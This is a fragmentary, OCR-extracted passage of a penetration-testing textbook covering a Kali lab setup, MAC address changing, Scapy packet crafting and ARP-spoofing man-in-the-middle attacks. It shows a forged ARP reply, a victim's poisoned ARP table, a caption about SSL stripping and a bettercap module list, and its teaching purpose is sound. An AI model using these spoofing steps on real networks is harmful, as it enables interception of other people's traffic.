




Chapter 1: Introduction to Hacking




















Chapter 2: Getting Started – Setting Up a Lab Environment



Kali Linux 64-bit VMware	Available on the Offensive Security VM Download Page
Kali Linux 32-bit (PAE) VMware	Available on the Offensive Security VM Download Page
Kali Linux 64-bit VirtualBox	Available on the Offensive Security VM Download Page
Kali Linux 32-bit (PAE) VirtualBox	Available on the Offensive Security VM Download Page








Kali Linux Virtual OS Attack Machine Windows 10 Virtual OS

Target/Victim Machine





```
C:\Users\fahad>python
Python 3.8.3 (tags/v3.8.3:6f8c832, May 13 2020, 22:37:02) [MSC v.1924 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
```


```
[*|
| (kali⊕ kali)-[*]
| $ python --version
| Python 2.7.18
```


```
__(kali⊗ kali)-[~]


$ python3 --version

Python 3.8.6
```

```
(kali@kali)-[~/Downloads]
$ sudo dpkg -i code 1.52.1-1608136922 amd64.deb
download vs code apt get
```







```
(kali@ kali)-[~]
$ pip3 -- version
zsh: command not found: pip3
```

```
(kali@kali)-[~]
    pip3 --version
pip 20.1.1 from /usr/lib/python3/dist-packages/pip (python 3.8)
```


```
main.py x


m1-hello-world > main.py


1  if __name__ == "__main__":
2  print("hello world")
```


Chapter 3: Reconnaissance and Information Gathering











Application Layer

Presentation Layer

Session Layer


Transport Layer

Network Layer

Data Link Layer

Physical Layer

Open Systems Interconnection Model




Application Layer


Transport Layer

Internet Layer

Link Layer

OSI Model	TCP/IP Model	
Application layer		
Presentation layer	Application layer	
Sessionlayer	_	
Transport layer	Transport layer	
Network layer	Internet layer	
Data link layer	Link layer	
Physical layer		





```
-(kali⊕kali)-[~]
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.1.9 netmask 255.255.255.0 broadcast 192.168.1.255
       inet6 fe80::a00:27ff:feab:81c prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:ab:08:1c txqueuelen 1000 (Ethernet)
       RX packets 1608 bytes 156308 (152.6 KiB)
       RX errors 0 dropped 925 overruns 0 frame 0
       TX packets 61 bytes 4882 (4.7 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 12 bytes 556 (556.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 12 bytes 556 (556.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali® kali)-[~]
$ sudo ifconfig eth0 down
[sudo] password for kali:

(kali® kali)-[~]
$ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0×10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 956 (956.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 956 (956.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
-(kali⊕kali)-[~]
_s sudo ifconfig eth0 up
__(kali⊕ kali)-[~]

$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.1.94 netmask 255.255.255.0 broadcast 192.168.1.255
       inet6 fe80::211:22ff:fe33:4455 prefixlen 64 scopeid 0×20<link>
       ether 00:11:22:33:44:55 txqueuelen 1000 (Ethernet)
       RX packets 5955 bytes 578990 (565.4 KiB)
       RX errors 0 dropped 3448 overruns 0 frame 0
       TX packets 151 bytes 11623 (11.3 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 22 bytes 1034 (1.0 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 22 bytes 1034 (1.0 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
—(kali⊗kali)-[~/packt-kali/example1-mac-changer]

↓$ sudo python3 main.py

[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.1.70 netmask 255.255.25.0 broadcast 192.168.1.255
       inet6 fe80::778c:809e:c052:c99b prefixlen 64 scopeid 0x20<link>
       ether 08:00:27:bc:fb:15 txqueuelen 1000 (Ethernet)
       RX packets 80021 bytes 116294941 (110.9 MiB)
       RX errors 0 dropped 631 overruns 0 frame 0
       TX packets 25818 bytes 1922384 (1.8 MiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 12 bytes 556 (556.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 12 bytes 556 (556.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


```
(kali@kali)-[~/packt-kali/example1-mac-changer]
$ sudo ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.48 netmask 255.255.255.0 broadcast 192.168.1.255
    ether 22:11:22:33:44:57 txqueuelen 1000 (Ethernet)
    RX packets 84975 bytes 117360957 (111.9 MiB)
    RX errors 0 dropped 2741 overruns 0 frame 0
    TX packets 28149 bytes 2215695 (2.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Chapter 4: Network Scanning

Н	е	I	I	o
01001000	01000101	01101100	01101100	01101111

		User	data	DATA
		Application data	Application header	DATA
TCP segment		TCP header	Application header	DATA
IP datagram	IP header	TCP header	Application header	DATA
Ethernet frame				
Ethernet header	IP header	TCP header	Application header	DATA

Source port		port	Destination port	
	Sequence number			
	Acknowledgment number			
DO	DO RSV Flags		Window	
	Checksum Urgent pointer			
	Options			





IEEE 802.3 Ethernet Frame Format

```
###[ ICMP ]###
type = echo-request
code = 0
chksum = None
id = 0x0
seq = 0x0
None
```


```
###[ IP ]###
  version = 4
  ihl
           = None
           = 0x0
  tos
  len
           = None
  id
           = 1
  flags
           = 0
  frag
 ttl
           = 64
          = icmp
 proto
 chksum = None
           = 192.168.74.128
  src
 dst
          = Net('www.google.com')
  \options \
###[ ICMP ]###
     type
              = echo-request
    code
              = 0
    chksum = None
     id
             = 0x0
    seq
              = 0x0
None
```


```
(venv) ___(kali@kali)-[~/packt-book-code/example2-introduction-scapy]

↓$ sudo python3 main.py


Begin emission:
Finished sending 1 packets.
Received 2 packets, got 1 answers, remaining 0 packets
###[ IP ]###
 version = 4
         = 5
 ihl
 tos
          = 0x0
          = 28
 len
         = 14825
 id
 flags
         = 0
 frag
         = 128
 ttl
         = icmp
 proto
 chksum
         = 0xd29c
         = 13.107.21.200
 src
         = 192.168.74.128
 dst
 \options \
###[ ICMP ]###
           = echo-reply
    type
    code
            = 0
            = 0xff9b
    chksum
            = 0x64
    id
            = 0x0
    seq
###[ Padding ]###
               load
None
```


```
sudo python3 m2-scapy-function.py
version : BitField (4 bits)
                                                        (4)
                                         = 4
ihl
         : BitField (4 bits)
                                         = None
                                                        (None)
         : XByteField
tos
                                         = 0
                                                        (0)
len
         : ShortField
                                         = None
                                                        (None)
id
         : ShortField
                                         = 1
                                                        (1)
         : FlagsField (3 bits)
flags
                                         = <Flag 0 ()>
                                                        (<Flag 0 ()>)
frag
         : BitField (13 bits)
                                         = 0
                                                        (0)
         : ByteField
ttl
                                         = 64
                                                        (64)
proto
        : ByteEnumField
                                         = 0
                                                        (0)
        : XShortField
chksum
                                        = None
                                                        (None)
src
                                        = '192.168.74.128' (None)
        : SourceIPField
dst
        : DestIPField
                                        = Net('www.google.com') (None)
        : PacketListField
                                         = []
options
                                                        ([])
None
```






Chapter 5: Man in the Middle Attacks





Number	IP address	MAC address
1	192.168.1.1	12:34:53:65:63:22

Number	IP	MAC
1	192.168.1.44	23:55:66:22:55:44



```
C:\Users\fahad-sarwar>arp -a
Interface: 192.168.74.129 --- 0xc
 Internet Address
                       Physical Address
                                             Type
                       00-50-56-ff-74-8b
 192.168.74.2
                                            dynamic
 192.168.74.128
                       00-0c-29-90-79-02
                                            dynamic
 192.168.74.255
                       ff-ff-ff-ff-ff
                                            static
 224.0.0.22
                       01-00-5e-00-00-16
                                            static
 224.0.0.251
                       01-00-5e-00-00-fb
                                            static
                       01-00-5e-00-00-fc
 224.0.0.252
                                             static
                       01-00-5e-7f-ff-fa
 239.255.255.250
                                            static
 255.255.255.255
                       ff-ff-ff-ff-ff
                                            static
```

```
(venv) —(kali⊗kali)-[~/packt-book-code
###[ ARP ]###
 hwtype = 0x1
        = IPv4
 ptype
 hwlen
        = None
 plen
        = None
        = who-has
 op
        = 00:0c:29:90:79:02
 hwsrc
        = 192.168.74.128
 psrc
 hwdst
        = 00:00:00:00:00:00
 pdst = 0.0.0.0
```

```
###[ ARP ]###
 hwtype = 0x1
       = IPv4
 ptype
 hwlen
      = None
 plen
      = None
 op
      = is-at
      = 00:0c:29:90:79:02
 hwsrc
      = 192.168.74.2
 psrc
 hwdst
      = 00:0C:29:BE:47:14
 pdst
       = 192.168.74.129
```

```
C:\Users\fahad-sarwar>arp -a
Interface: 192.168.74.129 --- 0xc
 Internet Address Physical Address
                                            Type
                                            dynamic
 192.168.74.2
                      00-0c-29-90-79-02
 192.168.74.128
                      00-0c-29-90-79-02
                                            dynamic
 192.168.74.254
                       00-50-56-e3-24-77
                                            dynamic
 192.168.74.255
                      ff-ff-ff-ff-ff
                                            static
                       01-00-5e-00-00-16
                                            static
 224.0.0.22
                                            static
 224.0.0.251
                      01-00-5e-00-00-fb
 224.0.0.252
                       01-00-5e-00-00-fc
                                            static
 239.255.255.250
                       01-00-5e-7f-ff-fa
                                            static
  255.255.255.255
                       ff-ff-ff-ff-ff
                                            static
```




You're not connected


And the web just isn't the same without you. Let's get you back online!


Try:


- · Checking your network cables, modem, and routers
- · Reconnecting to your wireless network
- Running Windows Network Diagnostics

DNS_PROBE_FINISHED_NO_INTERNET










attacker running ARP spoof and SSL stripping




```
> 192.168.74.128 » help
             help MODULE: List available commands or show module specific help if no module name is provided.
                    active : Show information about active modules.
                     quit : Close the session and exit.
           sleep SECONDS: Sleep for the given amount of seconds.
          get NAME : Get the value of variable NAME, use \star alone for all, or NAME\star as a wildcard. set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                    clear : Clear the screen.
          include CAPLET: Load and run this caplet in the current session.
                ! COMMAND : Execute a shell command and print its output.
          alias MAC NAME : Assign an alias to a given endpoint given its MAC address.
Modules
       any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
caplets > not running
     dhcp6.spoof > not running
dns.spoof > not running
  events.stream > running
